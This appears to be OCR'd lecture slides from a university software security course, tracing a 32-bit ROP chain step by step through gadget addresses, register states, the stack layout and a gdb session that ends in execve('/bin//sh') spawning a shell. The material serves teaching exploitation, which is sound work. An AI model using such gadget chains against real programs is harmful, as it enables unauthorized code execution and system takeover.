

```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```

%eax	0x0
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff668
%ebp	0x65646362
%eip	0x0807b406





```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```

%eax	0x1
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff668
%ebp	0x65646362
%eip	0x0807b407



pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0xb
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff690
%ebp	0x65646362
%eip	0x0807b407


0xFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0xb
%ebx 0x080ea060
%ecx 0x080ea06c
%edx 0x080ea068
%esp 0xbffff694
%ebp 0x65646362
%eip 0x080493e1
Adam Doupé, Software Security
ASU

```
(gdb) x/s 0x080ea060
0x80ea060: "/bin//sh"
(gdb) x/2wx 0x80ea06c
0x80ea06c: 0x080ea060 0x00000000
(gdb) x/1wx 0x080ea068
0x80ea068: 0x00000000
(gdb) c
Continuing.
process 5381 is executing new program:
/bin/dash
```

%eax	0xb
%ebx	0x080ea060
%ecx	0x080ea06c
%edx	0x080ea068
%esp	0xbffff694
%ebp	0x65646362
%eip	0x080493e1

```
execve("/bin//sh", ["/bin//sh“,NULL], NULL);
```

Fully ASLR proof ROP payload!

ROP

- Automated tools to find gadgets
  - pwntools
  - ROPgadget
  - ropper
  - …
- Automated tools to build ROP chain
  - ROPgadget
  - …
- Pwntools is a comprehensive library used by most of the top CTF teams